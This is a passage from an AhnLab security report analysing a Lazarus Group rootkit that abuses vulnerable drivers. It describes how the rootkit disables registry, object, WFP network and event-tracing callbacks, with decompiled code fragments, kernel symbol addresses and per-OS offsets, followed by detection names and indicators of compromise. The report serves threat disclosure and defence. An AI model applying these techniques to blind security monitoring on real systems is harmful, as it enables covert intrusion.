0xffffb008b614bc00
(FLink 0xffffd60c468c7f48)
(BLink 0xffffb008ae885080)
FLink
BLink

Figure 19. Before disabling registry callback



WdFilter!MpObPreOperationCallback
AhnRghNt+0x9984
0xffffd60c468c7f48
(FLink 0xffffd60c468c7f48)
(BLink 0xffffd60c468c7f48)
0xffffb008ae885080
(FLink 0xffffb008ae885080)
(BLink 0xffffb008ae885080)
0xffffb008b614bc00
(FLink 0xffffb008b614bc00)
(BLink 0xffffb008b614bc00)
FLink
BLink

Figure 20. After disabling registry callback

As a result, the rootkit disabled the registry scan of security products and Windows Defender by modifying nt!CallbackListHead.

3.3.4. Disabling Object Callback

The rootkit modified the object callback list to disable the security products' access control over process and thread objects.

First, it acquired the starting byte address of ObGetObjectType by comparing ntoskrnl.exe byte patterns and subsequently obtained the global data address information named "nt!ObTypeIndexTable". Then, among each factor saved in the table, the rootkit manipulated the callback list for process and thread objects.

Figures 21 and 22 below show callback list of the process object before and after it has been modified.



WdFilter!MpObPreOperationCallback
AhnRghNt+0x9984
0xffffd60c468c7f48
(FLink 0xffffb008ae885080)
(BLink 0xffffb008b614bc00)
0xffffb008ae885080
(FLink 0xffffb008b614bc00)
(BLink 0xffffd60c468c7f48)
0xffffb008b614bc00
(FLink 0xffffd60c468c7f48)
(BLink 0xffffb008ae885080)
FLink
BLink
FLink
BLink
FLink
BLink

Figure 21. Before disabling object callback



WdFilter!MpObPreOperationCallback
AhnRghNt+0x9984
0xffffd60c468c7f48
(FLink 0xffffd60c468c7f48)
(BLink 0xffffd60c468c7f48)
0xffffb008ae885080
(FLink 0xffffb008ae885080)
(BLink 0xffffb008ae885080)
0xffffb008b614bc00
(FLink 0xffffb008b614bc00)
(BLink 0xffffb008b614bc00)
FLink
BLink
FLink
BLink
FLink
BLink

Figure 22. After disabling object callback

By removing the callback connection list, the rootkit was able to disable the security products' access control over process objects

3.3.5. Disabling WFP Network Filter

Windows Filtering Platform (WFP) is a platform offered by the kernel which enables network packet control within the application. Thus, security products can use WFP in features such as firewall and intrusion detection.


The rootkit searches the WFP driver's callout and disables the network monitoring system installed on the system through object flag manipulation. As in the case of mini file filters and process/image/module callback manipulation, only the flag value of the callout drivers excluding the normal Windows driver callout is modified on a whitelist-basis.

List of drivers verified for network disabling
ndu.exe
tcpip.sys
mpsdrv.sys

Table 7. Normal system drivers (whitelist)

The callout search process is similar to past methods. First, the rootkit finds the starting byte address of the “WfpProcessFlowDelete” function in NETIO.sys. After finding the "NETIO!gwfpGlobal" address, it circulates the callout entries and checks the names of registered drivers.

If the callout driver is not a whitelisted driver of Table 7, the rootkit computes "1" with OR into a specific byte, as shown below, to attempt to disable it.



```
if ( v11[0] && v12 && !sub_7FEF31040D0(a1, v12, 1) )
{
  v4 = v9 + *(a1 + 0xC9C) + i * *(a1 + 0xC98);
  v6 = v11[*(a1 + 0xC9C) >> 3] | 1;
  (*(a1 + 0xDF0))(-1i64, v4, &v6, 8i64, v10);
}
```

Figure 23. Network filter disabling code

3.3.6. Disabling Event Tracing

Windows offers the feature to record and trace various events that occur in the kernel and user areas. These events are used in security products such as EDR and help trace behaviors of malware.

The rootkit disabled relevant handles and variables to disable event tracing. The disabling method is similar to the past methods. Through the internal ntoskrnl.exe binary pattern comparison, the rootkit found the starting address of "EtwRegister" function and obtained the registered handle information as shown below. Then, it filled all addresses where handle values were saved to with "NULL", disabling handle information.

<Saved address of ETW event handles>

```
FFFFF80147C19990 ; nt!EtwpEventTracingProvRegHandle
FFFFF80147C19780 ; nt!EtwKernelProvRegHandle
FFFFF80147C19940 ; nt!EtwpPsProvRegHandle
FFFFF80147C19938 ; nt!EtwpNetProvRegHandle
FFFFF80147C19930 ; nt!EtwpDiskProvRegHandle
FFFFF80147C19928 ; nt!EtwpFileProvRegHandle
…
FFFFF80147C19968 ; nt!EtwSecurityMitigationsRegHandle
```

Aside from these, it found the address of nt!EtwpHostSiloState, a global kernel data, and modified the 4 byte value at a 0x1080 offset distance from the address to 0x0 to disable the event tracing related variables.

<Before disabling nt!EtwpHostSiloState>

```
ffffd60c`469d4080 0001230500000006
ffffd60c`469d4088 0000000000004080
```


<After disabling nt!EtwpHostSiloState>

```
ffffd60c`469d4080 0001230500000000 > Modified !!
```

```
ffffd60c`469d4088 0000000000004080
```

The offset that the rootkit modifies at the "nt!EtwpHostSiloState" address is different for each Windows OS version as described in "3.2.3. Checking OS Version".

- Offset when infection target is Windows Server 2022: 0x1088
- Offset when infection target is Windows 11: 0x1098
- Offset for all other OS: 0x1080



```
v2 = *(v1 + 0x120);                        // OSBuildNumber
if ( v2 < 17763u || v2 > 19044u )          // 17763 : win10 1809, 19044 : win10 21h2
{
  if ( v2 == 20348 )                       // 20348 : windows server 2022
  {
    a1[0x1A2] = 0x1088i64;
  }
  else if ( v2 == 22000 )                  // 22000 : win 11 21h2
  {
    a1[0x1A2] = 0x1098i64;
  }
}
else
{
  a1[0x1A2] = 0x1080i64;
}
```

Figure 24. Offset information saved to the memory space of each OS

AhnLab Response Overview

The alias and the engine version information of AhnLab products are shown below.

```
[File Detection]
Trojan/Win.Lazardoor.C5157217 (2022.06.04.01)
Rootkit/Win.Agent.C5192169 (2022.07.04.02)
Rootkit/Win.Agent.C5177679 (2022.06.23.00)

[Behavior Detection]
InitialAccess/MDP.Event.M4422 (2022.08.08.02)
InitialAccess/MDP.Event.M4419 (2022.09.21.01)
```

Although the activities of this threat group have been announced recently, some of their malware was being diagnosed in AhnLab products. The ASEC team tracked the activities of the identified group and responded to the malware, but there may be variants that have not been detected yet.

Conclusion

The Lazarus Group used vulnerable drivers in the APT attack process to disable all internal monitoring systems. There are currently two vulnerable drivers that have been identified, but it is expected that cases of abuse will increase as there are many more normally-signed vulnerable drivers.

Ever since the DSE (Driver Signature Enforcement) policy was applied from Windows Vista, attacks using rootkit seemed to decrease, however, BYOVD (Bring Your Own Vulnerable Driver) attack cases have been continuously identified since 2014. The BYOVD attacks until now were known as acts of abuse for privilege escalation, but as can be seen in this case, Lazarus Group is the first to design an elaborate rootkit to disable all systems from the old Windows 7 to the most recent OS, Windows Server 2022.

In order to respond to BYOVD attacks, Microsoft has been blocking unauthorized drivers from being loaded based on the block rules[4] in Window 10's hypervisor code integrity (HVCI) mode and S mode. As such, the best method of prevention for this type of attack at the moment seems to be strictly blocking drivers from being loaded.

Thus, corporate security managers must restrict drivers from being loaded in normal user environments and update security software to the latest version to prevent APT attacks that use BYOVD.

[4] https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-driver-block-rules

IoC (Indicators of Compromise)

File path and name

The file paths and names used by the malware are as follows. Some may be identical to the names of normal files.

[Rootkit loader]

- %SystemRoot%₩Comms.bin
- %SystemRoot%₩miblib.bin

[Rootkit]

- %SystemRoot%₩miblib.dat
- %SystemRoot%₩temp₩~bit353.tmp
- %SystemRoot%₩bf.dat

[Rootkit related module] – SB_SMBUS_SDK.dll

- %USERPROFILE%₩appdata₩local₩temp₩1b6955_sb_smbus_sdk.dll
- %SystemRoot%₩temp₩206778_sb_smbus_sdk.dll
- %SystemRoot%₩temp₩4018a066_sb_smbus_sdk.dll
- %SystemRoot%₩temp₩6d0b88f_sb_smbus_sdk.dll
- %SystemRoot%₩temp₩4ab916_sb_smbus_sdk.dll
- %SystemRoot%₩temp₩18532412_sb_smbus_sdk.dll
- %SystemDrive%₩users₩%ASD%₩appdata₩local₩temp₩9e1126_sb_smbus_sdk.dll

File hashes (MD5)

The MD5 of the related files are as follows. (However, it is omitted if there is a sensitive sample.)

[Rootkit loader]

- 013b4c4e9387d8fe1eab738c42c451da

[Rootkit]

- 98e58a39ede26af7980ed4de2873caab
- a6e309f97ffada2d4d0d4aecfb255a91

[Rootkit related module] – SB_SMBUS_SDK.dll

- c40643751b426dec01bd390e192b4542

References

[1] https://swapcontext.blogspot.com/2020/08/ene-technology-inc-vulnerable-drivers.html

[2]https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/utilities/loading-device-driver

[3] Windows Internals: System Architecture, Processes, Threads, Memory Management, and More, Part 1

[4]https://www.amazon.com/Windows-Internals-Part-architecture-management-ebook-dp-B0711FDMRR/dp/B0711FDMRR/ref=mt_other?_encoding=UTF8&me=&qid=

More security, More freedom

AhnLab, Inc.

220 Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do (P) 13493

Tel: 031-722-8000 | Purchase Inquiry: 1588-3096 | Fax: 031-722-8901

www.ahnlab.com

AhnLab